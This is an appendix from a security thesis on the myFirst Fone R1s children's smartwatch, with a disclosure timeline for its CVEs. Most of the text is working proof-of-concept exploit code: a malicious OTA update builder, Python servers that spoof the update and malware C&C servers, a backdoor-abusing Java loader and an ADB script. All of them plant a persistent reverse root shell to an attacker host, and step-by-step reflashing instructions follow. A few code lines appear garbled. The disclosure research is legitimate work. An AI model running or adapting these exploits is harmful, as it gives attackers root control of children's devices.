4. Make the watch reboot by injecting a reboot command into the watch's MQTT connection in the direction of server to watch (Section 8.2). When the watch boots, it will perform an automatic update check, download the malicious **OTA** firmware update, reboot into Android recovery mode to install the update, reboot normally, then finally display a confirmation screen with the text 'System update completed'. While the watch boots after rebooting from recovery mode, a reverse root shell is obtained.

Listing C.4: **PoC** `update-binary` C source code which creates a reverse shell executable on myFirst Fone R1s that is run as root during boot. Note that `LHOST` and `LPORT` are macros that are expected to be defined at compile time, specifying the **IP** address and **TCP** port, respectively, to which the reverse shell connections will be made.



```

1  /*
2   * Copyright 2025 Gustaf Blomqvist
3   * SPDX-License-Identifier: Apache-2.0
4   */
5  #include <fcntl.h>
6  #include <sys/mount.h>
7  #include <unistd.h>
8
9  #define xstr(s) str(s)
10 #define str(s) #s
11
12 int main(void) {
13     mount("/dev/block/platform/soc/by-name/system", "/system",
14           "ext4", 0, NULL);
15     int fd = creat("/system/sbin/srtd", 0700);
16     const char payload[] =
17     "#!/bin/sh\n"

```

```

18 "[ $PPID -eq 1 ] && sleep 15\n"
19 "sec_openssl s_client -connect "xstr(LHOST)":xstr(LPORT)" -quiet |&\n"
20 "until sh; do ;; done <&p &>&p\n";
21     write(fd, payload, sizeof payload - 1);
22 }

```

Listing C.5: PoC shell script which creates an Android OTA update, signed with the AOSP test-key ‘testkey’, as malicious_update.zip in the current directory. The script expects five arguments: the root directory of an NDK supporting Android API level 19, the NDK host tag (one of darwin-x86_64, linux-x86_64, and windows-x86_64), the update-binary C source code file, and the IP address and TCP port, respectively, to which reverse shell connections will be made. Note that the IP address and TCP port are only used to define the two macros LHOST and LPORT, respectively, when compiling update-binary. Moreover, the script depends on seven other programs: base64, curl, java, mkdir, mktemp, realpath, and zip.



```

1  #!/bin/sh -e
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  [ $# -eq 5 ] || {
5  >&2 printf 'usage: %s ndk_dir ndk_host_tag update_binary_c lhost lport
6  ndk_dir:          Path to NDK supporting Android API level 19.
7  ndk_host_tag:     NDK host tag (darwin-x86_64|linux-x86_64|windows-x86_64).
8  update_binary_c: Path to update-binary C source code file.
9  lhost:           IP address to which reverse shell connections will be made.
10 lport:          TCP port to which reverse shell connections will be made.
11 ' "${0##*/}"
12     exit 1
13 }
14 cc="$1"/toolchains/llvm/prebuilt/"$2"/bin/armv7a-linux-androideabi19-clang
15 update_binary_c="$(realpath -e "$3")"
16 lhost="$4"
17 lport="$5"
18 tmp="$(mktemp -d)"
19 trap "rm -rf '$tmp'" EXIT
20 (
21     cd "$tmp"
22     mkdir -p META-INF/com/google/android
23     "$cc" -DLHOST="$lhost" -DLPORT="$lport" -Oz -Wall -Wextra -xc \
24         -static -Wl,--gc-sections,-s \

```

```

25     -o META-INF/com/google/android/update-binary "$update_binary_c"
26 zip -q unsig META-INF/com/google/android/update-binary
27 aosp_get () { curl -sSL "$1"?format=TEXT | base64 -d > "${1##*/}"; }
28 base=https://android.googlesource.com/platform
29 rev=+/refs/tags/android-4.4.4_r1
30 aosp_get "$base"/build/"$rev"/target/product/security/testkey.x509.pem
31 aosp_get "$base"/build/"$rev"/target/product/security/testkey.pk8
32 aosp_get "$base"/prebuilts/sdk/"$rev"/tools/lib/signapk.jar
33 java -jar ./signapk.jar -w testkey.x509.pem testkey.pk8 unsig.zip sig.zip
34 )
35 cp "$tmp"/sig.zip malicious_update.zip

```

Listing C.6: **PoC** Python program which spoofs myFirst Fone R1s's firmware update check server to serve an **OTA** firmware update to the watch, and then catches a reverse shell connection. The program expects two arguments: the update to serve, and the **TCP** port to which the reverse shell connection will be made. Moreover, the program depends on one program: `ncat`.



```

1  #!/usr/bin/env python3
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  import argparse
5  import functools
6  import http.server
7  import json
8  import subprocess
9  import uuid
10
11  HOST = "fota.redstone.net.cn"
12  PORT_FOTA = 6100
13  UPDATE_DELIVERED = False
14
15
16  class Handler(http.server.BaseHTTPRequestHandler):
17      def __init__(self, update: bytes, *args, **kwargs):
18          self.update = update
19          super().__init__(*args, **kwargs)
20
21      def do_GET(self) -> None:
22          global UPDATE_DELIVERED
23          UPDATE_DELIVERED = True
24          self.log_message("Delivering update")
25          self.send_response_only(200)

```

```

26         self.end_headers()
27         self.wfile.write(self.update)
28
29     def do_POST(self) -> None:
30         if self.path != "/service/request":
31             return
32         if self.request_version >= "HTTP/1.1":
33             self.handle_expect_100()
34             req_data_length = int(self.headers["Content-Length"])
35             req_data_decoded = json.loads(self.rfile.read(req_data_length))
36             msg_fmt = "Update check from {devid} at version {swv}"
37             self.log_message(msg_fmt.format_map(req_data_decoded))
38             res_data_decoded = {
39                 "code": "1500",
40                 "fw": {
41                     "key": str(uuid.uuid4()), # download name
42                     "objecturi": f"http://{HOST}:{PORT_FOTA}",
43                     "objectsize": len(self.update),
44                     "toversion": req_data_decoded["swv"], # update to same version
45                     "brief": "", # prevents manual check null pointer exception
46                     "autodl": "2",
47                     "force": "1",
48                 },
49             }
50             self.send_response_only(200)
51             self.end_headers()
52             self.wfile.write(json.dumps(res_data_decoded).encode())
53
54
55     def main() -> None:
56         parser = argparse.ArgumentParser()
57         parser.add_argument("ota_update", help="Path to the OTA update to serve.")
58         parser.add_argument(
59             "lport",
60             type=int,
61             help="TCP port to which a reverse shell connection will be made.",
62         )
63         args = parser.parse_args()
64         with open(args.ota_update, "rb") as f:
65             update = f.read()
66         handler = functools.partial(Handler, update)
67
68         print(f"-serving at {PORT_FOTA}")
69         with http.server.HTTPServer(("", PORT_FOTA), handler) as httpd:
70             while not UPDATE_DELIVERED:
71                 httpd.handle_request()

```

```

72
73     subprocess.run(["ncat", f"-vlp{args.lport}", "--ssl"])
74
75
76 if __name__ == "__main__":
77     main()

```

C.4 PoC: AiTM to Root Persistence by OTA Malware Update

This section presents a PoC for Attack Path 8 (Section 8.4).

C.4.1 Technical Background: The Malware and the Local Backdoor

This section presents technical background information about the watch's malware (Appendix C.4.1.1) and the watch's local backdoor (Appendix C.4.1.2).

C.4.1.1 The Malware

The malware, previously discovered by Doctor Web [10], is contained in the watch's firmware update app. The app is named 'Software Update', with package name `com.redstone.ota.ui` and path `/system/app/rsota.apk`. As described by Doctor Web [10], the malware's main functionality is spread across two modules stored encrypted inside of `rsota.apk`: `libcore.jar`, and `libcore64.jar`. By default, `libcore.jar` contacts `hxxps://g[.]sinfoon[.]com:40081` once every eight hours and once every 24 hours, while `libcore64.jar` contacts `hxxp://mad[.]dwphonetest[.]com:58801` once every eight hours. In response, the C&C servers can send various commands. The module `libcore64.jar` supports a command for self-updating via an OTA update, and it appears also `libcore.jar` supports such a command. Since `libcore64.jar` communicates over cleartext HTTP, its C&C server can be spoofed. Moreover, while `libcore.jar` communicates over HTTPS, it improperly validates the server's TLS certificate, enabling spoofing also the second C&C server. With both modules being similar potential targets, `libcore64.jar` was arbitrarily selected as the target for the following PoC.

Table C.3 presents the SHA-256 hashes of the malware components observed in the firmware assessed in this thesis. The SHA-1 hashes, compared

to those published by Doctor Web [10], are identical for `libcore.jar` and `libcore64.jar`, but different for `rsota.apk` and `rsota.odex`. In other words, Doctor Web [10] presumably observed the same **JAR** modules, but the remainder of the malware, including a part of the **OTA** update mechanism exploited in the following **PoC**, may have been different. Note that the only malware component that has changed since connecting the watch to the internet is `rsota.odex`, which was updated by **OTA** firmware updates. However, the operation of `rsota.odex` has remained the same: only **SHA-1** hashes of dependencies were updated (due to dependencies being updated).

Table C.3: The **SHA-256** hashes of the four malware components observed in the firmware assessed in this thesis. Note that `libcore.jar` and `libcore64.jar` were hashed after decryption.

Component	SHA-256 hash (hexadecimal)
<code>rsota.apk</code> ^a	ddd133609402d89cf24155292d3533414368303b1c70ccfab0eb8007f3c0b8a8
<code>rsota.odex</code>	1cd6ee68669459875aad2da4b889d9aff4d07f15ac9aad4c112ccd6f7311d33c
<code>libcore.jar</code>	6bfe280fdb7700c2e59dab7de6d328af0e09ccb0ae524287837dbe52a48f6e6d
<code>libcore64.jar</code>	1b84126624deb774c8d0572997853862adf71b630ddae1d949b25f339994b416

^aVersion 5.5.25 (version code 42).

C.4.1.2 The Local Backdoor

The local backdoor, previously revealed by Isaev [58], can be described as follows. The backdoor is in the form of an init service named `cmd_services`, which runs the executable `/system/bin/cmd_services` as root. When started, arbitrary shell code can be sent to the service through a UNIX domain socket, making the service execute the code and send any output in reply. The service is stopped by default, and is started by setting a specific Android system property in the `persist.sys` namespace. Assuming access to this property namespace is restricted in the same way as in the **AOSP**, then only user system or root can set the property in question [90]. In the following **PoC**, **RCE** as user system is obtained, making it possible to set the property directly. However, the property can also be set indirectly through the app `EngineerMode`, which sets the property in some of its activities. In the exploit published by Isaev [58], the property is set by starting such an activity through the watch's **GUI**, requiring either special user interaction or physical access to the watch. In this thesis, the app `EngineerMode` was found to have another activity (`com.sprd.engineermode.hardware.DeSensePLLActivity`)

which too sets the property on creation, but which can be started from any app. In effect, exploitation requires neither privileges, user interaction, nor physical access to the watch. Interestingly, this other activity is unsupported by user builds of the firmware, such as the watch's, and is therefore inaccessible through the watch's GUI.

C.4.2 PoC

In this PoC, an OTA malware update is used to obtain root persistence on the watch in the form of a reverse shell backdoor. The PoC consists of five steps. Note that Steps 3 and 4 assume that the attacker has an appropriate AiTM position, such as if the target watch is connected to a Wi-Fi the attacker controls, while Step 5 assumes that the target watch is connected to a network that allows it to communicate with the attacker's IP address. The steps are as follows:

1. Create a version of the malware's `libcore64.jar`:
 - 1.1. Create a file `CoreLoader.java` based on the template in Listing C.7.
 - 1.2. Create two empty public interfaces: `ICoreLoader` and `ICoreListener`, inside of a package `com.android.agent.core.api`, required when compiling `CoreLoader.java`.
 - 1.3. Compile `CoreLoader.java` into Java bytecode (`CoreLoader.class`), such as by running `javac -source 8 -target 8 -bootclasspath SDK/android.jar CoreLoader.java ICoreLoader.java ICoreListener.java`, where SDK refers to the root directory of a suitable version of the Android SDK platform (any version should work, but only tested with versions 34 and 2).
 - 1.4. Create `libcore64.jar` by running `d8 --output libcore64.jar CoreLoader.class`, where `d8` is an Android SDK command-line tool.
2. Run the program in Listing C.8, providing the `libcore64.jar` created in Step 1 as the `libcore` argument.
3. Redirect all traffic destined for the domain `mad[.]dwphonetest[.]com` to the server started by the program run in Step 2.

4. Wait until the malware connects, at which time the malware will: download the `libcore64.jar` in encrypted form; decrypt it; load and instantiate the `CoreLoader` class, and call its `create` method; and install the encrypted `libcore64.jar` such that it will be used thereafter instead of the previously used version of it. When the `create` method is called, a reverse root shell is obtained.
5. While the exploit keeps running, power off then power on the watch. While the watch boots, a new reverse root shell is obtained.

Listing C.7: **PoC** template for the Java class `com.android.meteor.agent.CoreLoader`, which is dynamically loaded by myFirst Fone R1s's malware. This `CoreLoader` performs the following procedure every time it is initialised by the malware, which at least happens whenever the watch finishes booting. First, it checks whether the executable it creates already exists, in which case nothing is done. Otherwise, it exploits the watch's local backdoor to create and run, as root, a reverse shell executable on the watch, that is also run as root during boot. The template has two placeholders: `LHOST` and `LPORT`, for the **IP** address and **TCP** port, respectively, to which the reverse shell connections will be made. Note that the five defined methods constitute the `ICoreLoader` interface, and therefore must be defined to avoid a crash when the malware casts an instance of this class to that interface.



```

1  /*
2   * Copyright 2025 Gustaf Blomqvist
3   * SPDX-License-Identifier: Apache-2.0
4   */
5  package com.android.meteor.agent;
6
7  import android.content.Context;
8  import android.net.LocalSocket;
9  import android.net.LocalSocketAddress;
10
11 import com.android.agent.core.api.ICoreListener;
12 import com.android.agent.core.api.ICoreLoader;
13
14 public class CoreLoader implements ICoreLoader {
15     public void create(Context _c, ICoreListener _i)
16         throws java.io.IOException, InterruptedException {
17         if (new java.io.File("/system/xbin/srtd").exists()) return;
18         Runtime.getRuntime()
19             .exec("setprop persist.sys.cmdservice.enable enable");

```

```

20     Thread.sleep(1000);
21     LocalSocket socket = new LocalSocket();
22     socket.connect(new LocalSocketAddress("cmd_skt"));
23     String sh = "x=/system/xbin/srtd && mount -o remount /system && echo '"
24         + "#!/bin/sh\n"
25         + "[ $PPID -eq 1 ] && sleep 15\n"
26         + "sec_openssl s_client -connect LHOST:LPORT -quiet |&\n"
27         + "until sh; do ;; done <&p &>&p"
28         + "' > $x && chmod 755 $x\n"
29         + "mount -ro remount /system\n"
30         + "exec srtd";
31     socket.getOutputStream().write(sh.getBytes());
32 }
33 public void destroy() {}
34 public void reportResult(Context _c, String[] _s, int _i) {}
35 public void setAgentVersion(String _s) {}
36 public void setContext(Context _c) {}
37 }

```

Listing C.8: **PoC** Python program which spoofs the **C&C** server at `mad[.]dwphonetest[.]com` to serve an **OTA** malware update to myFirst Fone R1s, and then catches reverse shell connections. The program expects two arguments: the cleartext `libcore64.jar` to serve, and the **TCP** port to which the reverse shell connections will be made. Moreover, the program depends on one program: `ncat`.



```

1  #!/usr/bin/env python3
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  import argparse
5  import base64
6  import functools
7  import http.server
8  import json
9  import subprocess
10 import threading
11 from collections.abc import Callable
12
13 HOST = "mad.dwphonetest.com"
14 PORT_PULL = 58_801
15 PORT_STATUS_REPORT = 58_802
16
17

```

```

18 class Handler(http.server.BaseHTTPRequestHandler):
19     def __init__(self, libcore: bytes, *args, **kwargs):
20         self.libcore = libcore
21         super().__init__(*args, **kwargs)
22
23     def do_GET(self) -> None:
24         self.log_message("Delivering update")
25         self.send_response_only(200)
26         self.end_headers()
27         self.wfile.write(self.libcore)
28
29     def do_POST(self) -> None:
30         if self.request_version >= "HTTP/1.1":
31             self.handle_expect_100()
32             req_data_length = int(self.headers["Content-Length"])
33             req_data = self.rfile.read(req_data_length)
34             req_data_decoded = json.loads(base64.b64decode(req_data))
35
36         match self.path:
37             case "/msg/post": # status report
38                 msg_fmt = (
39                     "Code: {r1}, Subcode: {r3}, Correlator: {a1}, TaskID: {a2}"
40                 )
41                 self.log_message(msg_fmt.format_map(req_data_decoded["r0"]))
42                 self.send_response_only(200)
43                 self.end_headers()
44             case "/msg/pull":
45                 devid = req_data_decoded["d2"]
46                 old_ver = req_data_decoded["c0"]["c4"]
47                 new_ver = "{0}.{0}.{0}".format(2**31 - 1) # max version
48                 self.log_message(
49                     f"Pull request from {devid}, "
50                     + f"upgrading libcore64 {old_ver} -> {new_ver}"
51                 )
52                 res_data_decoded = {
53                     "r1": "1500", # code
54                     "a21": [ # caplist
55                         {
56                             "a15": "8", # operation (JobCoreUpdate)
57                             "a7": f"http://{HOST}:{PORT_PULL}", # objecturi
58                             "a8": len(self.libcore), # objectsize
59                             "a5": new_ver, # appversion
60                             "a1": "X", # correlator
61                             "a2": "0", # taskid
62                         }
63                     ],

```

```

64         }
65         self.send_response_only(200)
66         self.end_headers()
67         self.wfile.write(
68             base64.b64encode(json.dumps(res_data_decoded).encode())
69         )
70
71
72 def serve(handler: Callable, port: int) -> None:
73     print(f"erving at {port}")
74     httpd = http.server.HTTPServer("", port), handler)
75     threading.Thread(target=httpd.serve_forever, daemon=True).start()
76
77
78 def encrypt_libcore(libcore: bytes) -> bytes:
79     return (
80         b"coredex2"
81         + len(libcore).to_bytes(4, "little")
82         + bytes(b ^ 122 for b in libcore)
83     )
84
85
86 def main() -> None:
87     parser = argparse.ArgumentParser()
88     parser.add_argument(
89         "libcore", help="Path to the cleartext libcore64.jar to serve."
90     )
91     parser.add_argument(
92         "lport",
93         type=int,
94         help="TCP port to which reverse shell connections will be made.",
95     )
96     args = parser.parse_args()
97     with open(args.libcore, "rb") as f:
98         libcore = encrypt_libcore(f.read())
99     handler = functools.partial(Handler, libcore)
100    handler_serve = functools.partial(serve, handler)
101    handler_serve(PORT_PULL)
102    handler_serve(PORT_STATUS_REPORT)
103    subprocess.run(["ncat", f"-kvlp{args.lport}", "--ssl"])
104
105
106 if __name__ == "__main__":
107     main()

```

C.5 PoC: Physical Access to Root Persistence by ADB

This section presents a PoC for Attack Path 9 (Section 8.5). In this PoC, ADB is used to obtain root persistence on the watch in the form of a reverse shell backdoor. The PoC consists of three steps. Note that Steps 1 and 2 assume that the attacker has physical access to the target watch, while Steps 2 and 3 assume that the target watch is connected to a network that allows it to communicate with the attacker's IP address. The steps are as follows:

1. Enable ADB access on the watch:
 - 1.1. Open Android settings by opening the watch's settings, quadruple tapping the cogwheel at the top, then entering the password 3363 and tapping the check mark.
 - 1.2. Enable the developer options screen by tapping 'About phone', and then tapping 'Build number' seven times.
 - 1.3. Push the back button, then tap 'Developer options'.
 - 1.4. Enable developer options by tapping 'Off', then 'OK' at the prompt that appears.
 - 1.5. Enable ADB access by tapping 'USB debugging', then 'OK' at the prompt that appears.
2. Connect to the watch by USB and ensure the watch is accessible over ADB, then run the PoC exploit in Listing C.9. As a result, a reverse root shell is obtained. The USB connection is no longer needed.
3. While the exploit keeps running, power off then power on the watch. While the watch boots, a new reverse root shell is obtained.

Listing C.9: PoC shell script which (i) exploits myFirst Fone R1s's local backdoor over ADB to create and run, as root, a reverse shell executable on the watch, that is also run as root during boot, and (ii) catches reverse shell connections. The script expects two arguments: the IP address and TCP port, respectively, to which the reverse shell connections will be made. Moreover, the script depends on four programs: `adb`, `ncat`, `kill`, and `sleep`.



```

1  #!/bin/sh -em
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  [ $# -eq 2 ] || {
5      >&2 printf 'usage: %s lhost lport
6      lhost: IP address to which reverse shell connections will be made.
7      lport: TCP port to which reverse shell connections will be made.
8      ' "${0##*/}"
9      exit 1
10 }
11 lhost="$1"
12 lport="$2"
13 adb shell 'am start com.sprd.engineermode/.hardware.DeSensePLLActivity &&' \
14           'am force-stop com.sprd.engineermode'
15 sleep 1
16 fwdport="$(adb forward tcp:0 localabstract:cmd_skt)"
17 trap "adb forward --remove 'tcp:$fwdport' 2>/dev/null; pkill -P $$" INT EXIT
18 ncat -kvlp "$lport" --ssl &
19 ncat --no-shutdown localhost "$fwdport" <<PAYLOAD >/dev/null &
20 x=/system/xbin/srtd && mount -o remount /system && echo '\
21 #!/bin/sh
22 [ \${PPID} -eq 1 ] && sleep 15
23 sec_openssl s_client -connect $lhost:$lport -quiet |&
24 until sh; do :; done <&p &>&p\
25 ' > \${x} && chmod 755 \${x}
26 mount -ro remount /system
27 exec srtd
28 PAYLOAD
29 fg %-
```

C.6 PoC: Physical Access to Root Persistence by UNISOC Download Mode

This section presents a PoC for Attack Path 11 (Section 8.6). In this PoC, UNISOC download mode is used to obtain root persistence on the watch in the form of a reverse shell backdoor. The PoC consists of five steps. The ResearchDownload [68] instructions are based on a combination of Hovatek Forum guides [91, 92], official firmware update instructions for the ELARI KidPhone 4GR [93], and trial and error. Note that if the target watch becomes stuck in download mode, then it can be rebooted by holding its power and back buttons simultaneously for a few seconds. Further note that Steps 1.4

and 3.2 assume that the attacker has physical access to the target watch, while Step 5 assumes that the target watch is connected to a network that allows it to communicate with the attacker's IP address. The steps are as follows:

1. Read the watch's system partition:
 - 1.1. Download ELARI KidPhone 4GR's firmware of version 1.32 in the form of the firmware packet file `ELARI_1.32_20210330_user.pac`, by downloading and extracting 'Software.rar' from the firmware's official Google Drive [93] (other versions* likely also work, but have not been tested in this thesis).
 - 1.2. Start the program ResearchDownload, and load the firmware packet file downloaded in Step 1.1 by clicking on the button in the upper left corner with one cogwheel (tooltip 'Load packet').
 - 1.3. Configure what operations to perform:
 - 1.3.1. Open 'Download settings' by clicking on the button in the upper left corner with two cogwheels (tooltip 'Settings').
 - 1.3.2. In tab 'Main Page', disable writing by unticking all entries in the 'FileID' column except for 'FDL1' and 'FDL2', such as by ticking and then unticking 'Select All Files'.
 - 1.3.3. In tab 'Options', set the watch to power off after the configured operations have been performed by ticking 'Power Off'.
 - 1.3.4. In tab 'Flash Operations', enable reading of the system partition by ticking 'Active Read Flash', and then ticking the box next to the 'Base' column entry 'system'.
 - 1.3.5. Close the settings window by clicking on the 'OK' button, which also saves the modifications.
 - 1.4. Perform the configured operations:
 - 1.4.1. Connect the watch to the computer by **USB**.
 - 1.4.2. Prepare ResearchDownload by clicking on the play button in the upper left corner (tooltip 'Start downloading').
 - 1.4.3. Boot the watch into download mode by, when powered off, holding its power and SOS buttons simultaneously for a few seconds. When the watch has booted into download mode, ResearchDownload will discover it and commence performing the configured operations.

*<https://help.elari.net/en/support/solutions/articles/44002062952-elari-kidphohe-4gr>

- 1.4.4. Wait until all operations have been performed, *i.e.*, until the status reads 'Finish' and the progress reads 'Passed' (Fig. C.1), then click on the stop button in the upper left corner (tooltip 'Stop downloading'). However, keep the configured settings by leaving ResearchDownload running.
- 1.4.5. Disconnect the watch from the computer.

Port	Step	Status	Progress	Time(s)	MCP Ty
3	_POWEROFF_	Finish	Passed	415s	—

Figure C.1: The upper left corner of ResearchDownload after reading myFirst Fone R1s's system partition. Note that writing is several times faster than reading: while the system partition was read in 415 s in this instance, it was later written in just 25 s.

2. Modify the read system partition which, with SPD referring to the directory in which ResearchDownload resides, is located in SPD/ReadFlash named similarly to `system.img_COM3.flag`:
 - 2.1. Create a backdoor script based on the template in Listing C.1.
 - 2.2. Mount the partition's ext4 filesystem.
 - 2.3. Add the backdoor script as the file `xbin/srtd` relative to the root of the filesystem, and ensure it is executable.
 - 2.4. Unmount the filesystem.
 - 2.5. Make it possible to write the partition file by removing its `.flag` extension.
3. Write the modified system partition:
 - 3.1. In ResearchDownload, configure what operations to perform:
 - 3.1.1. Open 'Download settings' as in Step 1.3.1.
 - 3.1.2. In tab 'Main Page', enable writing of the modified system partition by ticking the 'FileID' column entry 'System', and setting the corresponding 'FileName' column entry to the path of the modified system partition.

- 3.1.3. In tab 'Flash Operations', disable reading by unticking 'Active Read Flash'.
 - 3.1.4. Close the settings window by clicking on the 'OK' button, which also saves the modifications.
 - 3.2. Perform the configured operations as in Step 1.4, then close ResearchDownload.
4. Run a reverse shell listener, such as `ncat --ssl -lvp LPORT` with `LPORT` suitably replaced, on the host to which the newly installed backdoor makes reverse shell connections.
5. Power on the watch. While the watch boots, a reverse root shell is obtained.

Appendix D

CVD Timeline

This appendix presents the **CVD** timeline, while the preliminary main result of the **CVD** is presented in Section 9.2. The timeline is presented separately for each party with whom **CVD** has been attempted. Included are **CVD** with UNISOC (Appendix D.1), **CVD** with MITRE (Appendix D.2), and failed **CVD** (Appendix D.3).

Each timeline entry includes four pieces of information. These are, from left to right: a date (specified in **CEST**), the number of days since vulnerability disclosure (considering each timeline in isolation), a party ('Author' represents the author of this thesis), and the actions performed on the date by the party (including notes).

D.1 CVD with UNISOC

This section presents the timeline of the **CVD** with UNISOC. UNISOC has a vulnerability disclosure policy* that was identified via the **CVE** Program's website†; this policy has been respected. The timeline is as follows:

2025-01-09 (– 14) **Author** Initiates contact with UNISOC by emailing `security@unisoc.com`, briefly describing three vulnerabilities: **CVE-2025-31715** (unprotected privileged **RCE**), **CVE-2021-47661** (embedded malware), and **CVE-2025-31713** (embedded local backdoor). These vulnerabilities are suggested potentially related to UNISOC, and the goal is to determine whether any

*https://www.unisoc.com/en_us/secy/flawedPolicy

†<https://www.cve.org/PartnerInformation/ListofPartners/partner/Unisoc>

of them actually is related to UNISOC without disclosing more information than necessary.

- 2025-01-13 (– 10) **UNISOC** Indicates interest in [CVE-2025-31715](#) and [CVE-2025-31713](#), while dismissing [CVE-2021-47661](#) due to the relevant application, `com.redstone.ota.ui`, not being UNISOC's. Also, writes: 'Regarding `ju_ipsec_server`, we are already aware of CVE-2021-39616', implying that CVE-2021-39616, discovered by Dongxiang Ke *et al.* [72], is related to the network service `ju_ipsec_server`.
- 2025-01-23 (± 0) **Author** Asks whether `com.redstone.ota.ui` is packaged by UNISOC as part of larger systems delivered to customers, and sends a vulnerability report that includes three vulnerabilities: [CVE-2025-31715](#), [CVE-2025-31713](#), and [CVE-2025-31714](#). Note that [CVE-2025-31714](#) (unprotected UNISOC download mode) is assumed related to UNISOC.
- 2025-01-24 (+ 1) **UNISOC** Clarifies that `com.redstone.ota.ui` does not appear developed by UNISOC and states that UNISOC will verify whether that is the case, acknowledges the vulnerability report, outlines UNISOC's vulnerability handling process, and requests to be notified of public disclosure plans (the vulnerability report did not include any date of public disclosure because it seemed unclear whether UNISOC would handle any of the vulnerabilities).
- 2025-01-25 (+ 2) **Author** Replies:
- I do plan to publicly disclose the vulnerabilities (as part of a master's thesis on the security of myFirst Fone R1s). I preliminarily target publication 90 days following the report's submission to you. It may be possible to further delay publication if necessary; however, the sooner the vulnerabilities are addressed, the better.
- Note that UNISOC essentially requests a minimum of 90 days in its vulnerability disclosure policy.
- 2025-02-06 (+ 14) **UNISOC** Requests certain technical information.

- 2025-02-06 (+ 14) **Author** Provides requested information.
- 2025-03-05 (+ 41) **Author** Requests confirmation on whether any of the four vulnerabilities [CVE-2025-31715](#), [CVE-2021-47661](#), [CVE-2025-31713](#), and [CVE-2025-31714](#) is outside UNISOC's scope as a [CNA](#).
- 2025-03-06 (+ 42) **UNISOC** Confirms that [CVE-2021-47661](#) is outside its scope, and that UNISOC will address the other three vulnerabilities.
- 2025-03-06 (+ 42) **Author** Acknowledges reply.
- 2025-04-08 (+ 75) **UNISOC** Writes (presumably referring to all three vulnerabilities):
- [...] Taking into account system version of the vulnerability, the complexity of the fix, the time needed for patch production and deployment, as well as customer requirements, the disclosure of this vulnerability is anticipated to be delayed until July.
[...]
- Also, seemingly states that [CVE IDs](#) will be provided at a later time, provides [CVSS-B](#) ratings produced according to [CVSS](#) version 3.0, and states possibility to provide the name of the researcher to be acknowledged for the findings.
- 2025-04-08 (+ 75) **Author** Asks whether [CVE IDs](#) can be provided now instead of later, and provides the names of the relevant researchers (in addition to the author of this thesis, it is briefly described why UNISOC may want to include Evgeniy Isaev and 'Orange' for [CVE-2025-31713](#)).
- 2025-04-17 (+ 84) **Author** Sends reminder to reply.
- 2025-04-17 (+ 84) **UNISOC** Replies: 'The relevant process is being processed and we will provide feedback as soon as there is a result.'
- 2025-06-10 (+138) **Author** Writes: 'Do you still anticipate delaying disclosure of all three vulnerabilities until July? If so, is it possible to disclose the vulnerabilities on July 1?'

- 2025-06-17 (+145) **UNISOC** Replies (presumably referring to all three vulnerabilities): ‘The vulnerability is expected to be disclosed on July 15. If there are any changes, we will notify you in time.’
- 2025-06-18 (+146) **Author** Acknowledges reply.
- 2025-07-15 (+173) **UNISOC** Discloses all three vulnerabilities (**CVE-2025-31715**, **CVE-2025-31713**, and **CVE-2025-31714**) along with **CVE IDs** on UNISOC’s security bulletin*.[†]
- 2025-08-17 (+206) **Author** Asks several questions about UNISOC’s disclosure, remarks that UNISOC’s vulnerability descriptions seem strange, and provides suggested **CVE Record** descriptions and **CWE IDs**.
- 2025-08-18 (+207) **UNISOC** Answers the questions. Most importantly, clarifies that the sets of affected chipsets may be incomplete; states that neither SP9820E nor SP8521E are **SoCs**, that ‘SL8521E = SC9820E’, and that UWS6151(E) refers to the two **SoCs** UWS6151 and UWS6151E; and disagrees with the classification of **CVE-2025-31715** and **CVE-2025-31714** as hidden functionality and writes: ‘These features were clearly explained to customers upon delivery of the version, and they were already aware of them. However, we did not anticipate that they could be maliciously exploited.’ Answers the question ‘Have the vulnerabilities been fixed in all affected products?’:
- We have resolved this issue and subsequent product versions will no longer contain these vulnerabilities. However, due to different product lifecycle management policies among manufacturers, some manufacturers are still working to resolve these issues.
- 2025-08-18 (+207) **Author** Asks about ‘SL8521E = SC9820E’ and the root causes of **CVE-2025-31715** and **CVE-2025-31714**.
- 2025-08-19 (+208) **UNISOC** Clarifies that SC9820E is just another name for SL8521E and writes: ‘Maybe it’s the internal code name and external name anyway, it was made so long ago that no one knows it.’ Regarding **CVE-2025-31714**, writes:

*https://web.archive.org/web/20250817150123/https://www.unisoc.com/en_us/secy/announcementDetail/1944933773300793346

[†]The date of this timeline entry could be 2025-07-14 in **CEST**.

Download Tools is actually just an internal tool, but it was put online by someone, which made it possible to download tampered images. We have added authentication for download modes and Download tool, so that only tools with specific keys can download.

Regarding **CVE-2025-31715**, clarifies that the service needs to run as root, but that it only needs to accept commands from certain local processes, and writes: ‘we have modified that it only accept commands from certain processes.’

2025-08-20 (+209) **Author** Provides revised suggested **CVE** Record descriptions and **CWE IDs**.

2025-08-21 (+210) **UNISOC** Replies: ‘We agree with these revised descriptions and **CWE IDs**.’

2025-08-21 (+210) **Author** Acknowledges reply.

Once this thesis has been published, UNISOC will be notified.

D.2 CVD with MITRE

This section presents the timeline of the **CVD** with **MITRE**. The timeline is as follows:

2025-02-14 (\pm 0) **Author** Opens a **CVE ID** request* for 12 of the discovered vulnerabilities. This excludes **CVE-2025-27855** (encryption via a hardcoded key and **IV**), which is included in the request but only as a part of **CVE-2025-27854** (missing **TLS** server certificate validation). The reason **CVE-2025-27855** is not considered a vulnerability is because the affected encryption is considered superfluous, and it is considered superfluous due to the combination of (i) the use of **TLS** and (ii) the lack of any particular promises made by the product regarding confidentiality (such as promising end-to-end encryption). The other four vulnerabilities excluded from the request are those involved in the **CVD** with UNISOC (Appendix D.1).

*<https://cveform.mitre.org/>

2025-03-06 (+20) **Author** Amends the opened request to include **CVE-2021-47661** (embedded malware).

2025-03-09 (+23) **MITRE** Assigns 14 **CVE IDs**, extracting **CVE-2025-27855** from **CVE-2025-27854**. Note that in the case of **CVE-2021-47661**, the year portion of the ID presumably reflects the year the vulnerability (at least important parts of it) was made public.

2025-03-31 (+45) **Author** Amends the description of one vulnerability, and questions **CVE-2025-27855** being its own vulnerability as opposed to a part of **CVE-2025-27854**.

2025-03-31 (+45) **MITRE** Replies:

We are leaving CVE-2025-27854 CVE-2025-27855 separate because we do not agree with "the lack of any particular promises made by the product regarding confidentiality (such as promising end-to-end encryption). Being superfluous, it doesn't matter that it doesn't provide any real security."
